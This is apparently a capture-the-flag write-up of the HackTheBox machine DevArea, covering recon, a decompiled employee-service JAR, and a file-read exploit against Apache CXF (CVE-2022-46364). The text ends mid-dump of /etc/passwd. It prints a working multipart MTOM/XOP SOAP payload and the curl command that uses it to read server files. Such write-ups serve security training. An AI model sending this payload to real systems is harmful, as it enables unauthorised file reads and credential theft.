HTB: DevArea

DevArea hosts a freelance developer marketplace backed by several web applications on different stacks. I’ll find a JAR file on an open FTP server that matches one of the web services that uses a vulnerable version of Apache CXF. I’ll abuse its attachment handling to read arbitrary files off the host. Those files leak credentials for a Hoverfly API simulation instance, where a command injection in the middleware feature gives a shell as the first user. From there I’ll pivot through a custom SysWatch monitoring app, forging a session cookie with a secret pulled from a world-readable environment file and slipping a command past a weak input filter to run as the service account. Finally, I’ll exploit a flawed symlink check in a script that account runs as root to read the root login key and get a shell. In Beyond Root I’ll explore why I couldn’t read user.txt from the initial file read, and look at the admin password from the syswatch application.
Box Info







Recon
Initial Scanning
nmap finds six open TCP ports, FTP (21), SSH (22), and four HTTP (80, 8080, 8500, 8888):
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.244.208
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-22 12:50 UTC
Nmap scan report for 10.129.244.208
Host is up, received echo-reply ttl 63 (0.020s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE        REASON
21/tcp   open  ftp            syn-ack ttl 63
22/tcp   open  ssh            syn-ack ttl 63
80/tcp   open  http           syn-ack ttl 63
8080/tcp open  http-proxy     syn-ack ttl 63
8500/tcp open  fmtp           syn-ack ttl 63
8888/tcp open  sun-answerbook syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
oxdf@hacky$ sudo nmap -p 21,22,80,8080,8500,8888 -sCV 10.129.244.208
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-22 12:50 UTC
Nmap scan report for 10.129.244.208
Host is up (0.020s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.51
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://devarea.htb/
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-server-header: Jetty(9.4.27.v20200227)
|_http-title: Error 404 Not Found
8500/tcp open  fmtp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 22 Jun 2026 12:51:25 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Mon, 22 Jun 2026 12:51:00 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8500-TCP:V=7.94SVN%I=7%D=6/22%Time=6A392FB1%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\
SF:x20Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-
SF:Type-Options:\x20nosniff\r\nDate:\x20Mon,\x2022\x20Jun\x202026\x2012:51
SF::00\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20
SF:server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")
SF:%r(HTTPOptions,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20Error\r\nC
SF:ontent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:
SF:\x20nosniff\r\nDate:\x20Mon,\x2022\x20Jun\x202026\x2012:51:00\x20GMT\r\
SF:nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20server\.\x20D
SF:oes\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(RTSPReques
SF:t,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain
SF:;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request
SF:")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCo
SF:ntent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n
SF:\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400
SF:\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n
SF:Connection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,67,
SF:"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20
SF:charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(
SF:Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
SF:Request")%r(FourOhFourRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Serve
SF:r\x20Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nDate:\x20Mon,\x2022\x20Jun\x202026\x2012:
SF:51:25\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x
SF:20server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n
SF:");
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.79 seconds
Based on the OpenSSH and Apache versions, the host is likely running Ubuntu 24.04 Noble LTS. Interestingly, there are four webservers on different tech stacks:
| Port | Web Server |
|---|---|
| 80 | Apache |
| 8080 | Jetty (Java) |
| 8500 | Proxy, likely Go-Based |
| 8888 | Go |
All of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away.
There’s a redirect to devarea.htb on port 80. I’ll use ffuf to bruteforce for subdomains that respond differently on all four HTTP servers, but not find any. I’ll update my hosts file:
10.129.244.208 devarea.htb
I’ll rescan with nmap and scripts targeting the hostname, but not find anything interesting.
nmap also shows that FTP allows for anonymous login.
devarea.htb - TCP 80
Site
The site is a freelance developer site:


Every link on the page just goes to the top of this page, even the login and register buttons and links to developer profiles.
Tech Stack
The HTTP response headers show just Apache:
HTTP/1.1 200 OK
Date: Mon, 22 Jun 2026 13:28:35 GMT
Server: Apache/2.4.58 (Ubuntu)
Last-Modified: Sun, 21 Sep 2025 20:52:00 GMT
ETag: "56c3-63f55dfd03c00-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 22211
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
The 404 page is the default Apache 404:

The site loads as /index.html, suggesting a static site. Interestingly, it also loads as /index.
Directory Brute Force
I’ll run feroxbuster against the site, and include -x html since the site serves raw HTML pages:
oxdf@hacky$ feroxbuster -u http://devarea.htb -x html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://devarea.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [html]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      311c http://devarea.htb/assets => http://devarea.htb/assets/
200      GET       15l       65w      575c http://devarea.htb/assets/images/company-logo1.svg
200      GET       21l      111w     8480c http://devarea.htb/assets/images/david-dev.jpg
200      GET       12l       54w      478c http://devarea.htb/assets/images/company-logo2.svg
200      GET       19l       91w      814c http://devarea.htb/assets/images/company-logo4.svg
200      GET       21l      132w    12288c http://devarea.htb/assets/images/ryan-dev.jpg
200      GET        6l       35w      299c http://devarea.htb/assets/images/testimonial-2.svg
200      GET       14l       86w      825c http://devarea.htb/assets/images/post-icon.svg
200      GET      709l     1246w    11282c http://devarea.htb/assets/css/style.css
200      GET        7l       78w      498c http://devarea.htb/assets/images/match-icon.svg
200      GET       29l      150w    11675c http://devarea.htb/assets/images/sarah-dev.jpg
200      GET       12l       53w      461c http://devarea.htb/assets/images/company-logo3.svg
200      GET        9l       59w      482c http://devarea.htb/assets/images/hire-icon.svg
200      GET        6l       35w      299c http://devarea.htb/assets/images/testimonial-1.svg
200      GET       16l      113w     8136c http://devarea.htb/assets/images/john-dev.jpg
200      GET       48l      263w     2478c http://devarea.htb/assets/images/hero-image.svg
200      GET      475l     1097w    22211c http://devarea.htb/index.html
200      GET      475l     1097w    22211c http://devarea.htb/
301      GET        9l       28w      318c http://devarea.htb/assets/images => http://devarea.htb/assets/images/
301      GET        9l       28w      315c http://devarea.htb/assets/css => http://devarea.htb/assets/css/
200      GET      475l     1097w    22211c http://devarea.htb/index
[####################] - 2m    120030/120030  0s      found:21      errors:66854
[####################] - 84s    30000/30000   357/s   http://devarea.htb/
[####################] - 84s    30000/30000   356/s   http://devarea.htb/assets/
[####################] - 2m     30000/30000   334/s   http://devarea.htb/assets/images/
[####################] - 84s    30000/30000   356/s   http://devarea.htb/assets/css/
Nothing interesting.
Website - TCP 8080
Site
Visiting http://devarea.htb:8080 returns a 404:

Tech Stack
The HTTP response headers show the server is Jetty:
HTTP/1.1 404 Not Found
Cache-Control: must-revalidate,no-cache,no-store
Content-Type: text/html;charset=iso-8859-1
Content-Length: 437
Server: Jetty(9.4.27.v20200227)
The 404 page above is the default Jetty 404 as well.
Directory Brute Force
I’ll run feroxbuster against the site, but it finds nothing:
oxdf@hacky$ feroxbuster -u http://devarea.htb:8080

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://devarea.htb:8080
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       16l       29w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[####################] - 14s    30000/30000   0s      found:0       errors:0
[####################] - 13s    30000/30000   2299/s  http://devarea.htb:8080/
Hoverfly - TCP 8888 and 8500
The site on TCP 8888 is an instance of Hoverfly:

I don’t have creds at this point.
Hoverfly is an open-source API simulation / service virtualization tool written in Go by SpectoLabs. It sits as a lightweight proxy between a client and a real backend API and operates in a few modes:
-
capture mode: records the requests and responses passing through it.
-
simulate mode: replays those recorded responses (or responses defined in a simulation JSON file) without ever touching the real service.
Developers use it to stand in for slow, flaky, or unavailable dependencies during testing, simulating things such as API latency, error conditions, or backends that don’t exist yet. It’s controlled entirely through a REST API.
By default, Hoverfly runs two listeners:
-
an admin/control API (with the web dashboard) on TCP 8888
-
the proxy itself on TCP 8500.
This matches what nmap found, the dashboard responds on 8888, while 8500 only answers proxy-style requests.
Without creds, not much I can do here yet.
FTP - TCP 21
I’ll log into the FTP server as anonymous with no password:
oxdf@hacky$ ftp devarea.htb
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
Name (devarea.htb:oxdf): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
There’s a single directory, pub:
ftp> ls
229 Entering Extended Passive Mode (|||45109|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
It has a single Java .jar file:
ftp> ls pub
229 Entering Extended Passive Mode (|||43550|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
I’ll download it:
ftp> cd pub
250 Directory successfully changed.
ftp> binary
200 Switching to Binary mode.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||46003|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |******************************************************************************************|  6293 KiB    6.66 MiB/s    00:00 ETA
226 Transfer complete.
6445030 bytes received in 00:00 (6.52 MiB/s)
Jar Reversing
I’ll open the Jar file in jadx-gui. There is one custom package, htb.devarea, with three classes and an interface:

ServerStarter has the main function:
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

/* loaded from: employee-service.jar:htb/devarea/ServerStarter.class */
public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
It’s starting a JaxWsServerFactoryBean object as a WSDL application listening on port 8080 at /employeeservice.
The CFX library is the key code providing the server functionality, and it’s running version 3.2.14:

EmployeeService is an interface, which defines the functions required for any class that implements it:
package htb.devarea;

import javax.jws.WebService;

@WebService(name = "EmployeeService", targetNamespace = "http://devarea.htb/")
/* loaded from: employee-service.jar:htb/devarea/EmployeeService.class */
public interface EmployeeService {
    String submitReport(Report report);
}
In this case, just one function, submitReport, which takes a Report object and returns a String.
EmployeeServiceImpl is an implementation of that interface, defining the submitReport function to take the report and process it into a string:
package htb.devarea;

/* loaded from: employee-service.jar:htb/devarea/EmployeeServiceImpl.class */
public class EmployeeServiceImpl implements EmployeeService {
    @Override // htb.devarea.EmployeeService
    public String submitReport(Report report) {
        String str;
        if (report.isConfidential()) {
            str = "Report marked confidential. Thank you, " + report.getEmployeeName();
        } else {
            str = "Report received from " + report.getEmployeeName();
        }
        String greeting = str;
        return greeting + ". Department: " + report.getDepartment() + ". Content: " + report.getContent();
    }
}
The Report class is defined as four variables with getter and setter functions and a toString function:
package htb.devarea;

/* loaded from: employee-service.jar:htb/devarea/Report.class */
public class Report {
    private String employeeName;
    private String department;
    private String content;
    private boolean confidential;

    public String getEmployeeName() {
        return this.employeeName;
    }

    public void setEmployeeName(String employeeName) {
        this.employeeName = employeeName;
    }

    public String getDepartment() {
        return this.department;
    }

    public void setDepartment(String department) {
        this.department = department;
    }

    public String getContent() {
        return this.content;
    }

    public void setContent(String content) {
        this.content = content;
    }

    public boolean isConfidential() {
        return this.confidential;
    }

    public void setConfidential(boolean confidential) {
        this.confidential = confidential;
    }

    public String toString() {
        return "Report{employeeName='" + this.employeeName + "', department='" + this.department + "', content='" + this.content + "', confidential=" + this.confidential + '}';
    }
}
Revisiting TCP 8080

http://devarea.htb:8080/employeeservice returns XML:
 Click for full size image
This is a SOAP application, so it expects inputs as XML. Visiting /employeeservice?wsdl will show the WSDL (Web Services Description Language) document that describes the service, its operations, and the message formats it expects:
oxdf@hacky$ curl http://devarea.htb:8080/employeeservice?wsdl
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
This output describes how to make a request to this service. There’s a single operation, submitReport, exposed at http://devarea.htb:8080/employeeservice over SOAP 1.1. The required body is a submitReport element containing one arg0 argument of type report. That report complex type maps directly onto the Report class from the decompiled JAR, with four fields: confidential (boolean, required), and the optional content, department, and employeeName strings.
Based on this, the payload should look like:
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
    <soapenv:Body>
        <dev:submitReport>
            <arg0>
                <confidential>false</confidential>
                <content>test content</content>
                <department>IT</department>
                <employeeName>0xdf</employeeName>
            </arg0>
        </dev:submitReport>
    </soapenv:Body>
</soapenv:Envelope>
I’ll save that to a file, and send it via curl:
oxdf@hacky$ curl -s http://devarea.htb:8080/employeeservice -H 'Content-Type: text/xml' -d @soap.xml | xmllint --format -
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
      <return>Report received from 0xdf. Department: IT. Content: test content</return>
    </ns2:submitReportResponse>
  </soap:Body>
</soap:Envelope>
If I change confidential to true in soap.xml, then it says that:
oxdf@hacky$ curl -s http://devarea.htb:8080/employeeservice -H 'Content-Type: text/xml' -d @soap.xml | xmllint --format -
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
      <return>Report marked confidential. Thank you, 0xdf. Department: IT. Content: test content</return>
    </ns2:submitReportResponse>
  </soap:Body>
</soap:Envelope>
Shell as dev_ryan
File Read
CVE-2022-46364 Background
A bit of poking around leads to CVE-2022-46364:
A SSRF vulnerability in parsing the href attribute of XOP:Include in MTOM requests in versions of Apache CXF before 3.5.5 and 3.4.10 allows an attacker to perform SSRF style attacks on webservices that take at least one parameter of any type.
This seems a bit old for a vulnerability released on HTB in 2026, but CXF 3.2.14 is below the 3.4.10 / 3.5.5 patched versions, so it should be vulnerable. The security advisory from Apache is not much longer:
CVE-2022-46364: Apache CXF SSRF Vulnerability
Severity: important
Description:
A SSRF vulnerability in parsing the href attribute of XOP:Include in MTOM requests in versions of Apache CXF before 3.5.5 and 3.4.10 allows an attacker to perform SSRF style attacks on webservices that take at least one parameter of any type.
Credit:
thanat0s from Beijin Qihoo 360 adlab (finder) (finder)
References:
https://cxf.apache.org/ https://www.cve.org/CVERecord?id=CVE-2022-46364
POC
To make a POC, I’ll copy the working soap.xml and add an xop element to one of the parameters:
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
    <soapenv:Body>
        <dev:submitReport>
            <arg0>
                <confidential>false</confidential>
                <content>test content</content>
                <department>IT</department>
                <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></employeeName>
            </arg0>
        </dev:submitReport>
    </soapenv:Body>
</soapenv:Envelope>
XOP (XML-binary Optimized Packaging) is the mechanism MTOM (Message Transmission Optimization Mechanism) uses to send binary data alongside a SOAP message. Rather than base64-encoding a blob directly inside the XML, the binary is carried as a separate MIME attachment and referenced from the body with an <xop:Include href="cid:..."/> element that points at the attachment by its Content-ID. CXF reads that href during message processing and inlines whatever it references. The bug in CVE-2022-46364 is that CXF will happily resolve href values that are URLs rather than cid: attachment references, so href="file:///etc/passwd" (or http://) makes the server fetch that resource and drop its contents into the parameter. Now the employeeName field is a reference to the passwd file.
If I send this exactly like the working request, it fails:
oxdf@hacky$ curl -s http://devarea.htb:8080/employeeservice -H 'Content-Type: text/xml' -d @poc.xml | xmllint --format -
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Client</faultcode>
      <faultstring>Unmarshalling Error: unexpected element (uri:"http://www.w3.org/2004/08/xop/include", local:"Include"). Expected elements are (none) </faultstring>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
CXF only engages its MTOM/XOP layer when the request arrives as a multipart/related MIME message with the XOP content type. To get this message to be handled by CXF’s MTOM/XOP layer, I’ll need to wrap the envelope as the root part of a multipart body:
--MIME_boundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <root.message@cxf.apache.org>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
    <soapenv:Body>
        <dev:submitReport>
            <arg0>
                <confidential>false</confidential>
                <content>test content</content>
                <department>IT</department>
                <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></employeeName>
            </arg0>
        </dev:submitReport>
    </soapenv:Body>
</soapenv:Envelope>
--MIME_boundary
Now I’ll send it specifying the Content-Type as multipart/related, including the type and the boundary:
oxdf@hacky$ curl -s http://devarea.htb:8080/employeeservice -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="MIME_boundary"' --data-binary @poc.xml | xmllint --format -
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
      <return>Report received from cm9vdDp...[snip]...hbHNlCg==. Department: IT. Content: test content</return>
    </ns2:submitReportResponse>
  </soap:Body>
</soap:Envelope>
I’ll have to use --data-binary instead of -d, or the CRLF newlines get messed up and breaks the processing.
CXF fetched file:///etc/passwd, base64-encoded the bytes, and reflected them back in the employeeName field. Decoding the base64 gives the file:
oxdf@hacky$ echo "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4Ojk5Nzo5OTc6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbjovOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDoxMDE6MTAyOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1yZXNvbHZlOng6OTkyOjk5MjpzeXN0ZW1kIFJlc29sdmVyOi86L3Vzci9zYmluL25vbG9naW4KcG9sbGluYXRlOng6MTAyOjE6Oi92YXIvY2FjaGUvcG9sbGluYXRlOi9iaW4vZmFsc2UKcG9sa2l0ZDp4Ojk5MTo5OTE6VXNlciBmb3IgcG9sa2l0ZDovOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwMzoxMDQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp1dWlkZDp4OjEwNDoxMDU6Oi9ydW4vdXVpZGQ6L3Vzci9zYmluL25vbG9naW4KdGNwZHVtcDp4OjEwNToxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp0c3M6eDoxMDY6MTA4OlRQTSBzb2Z0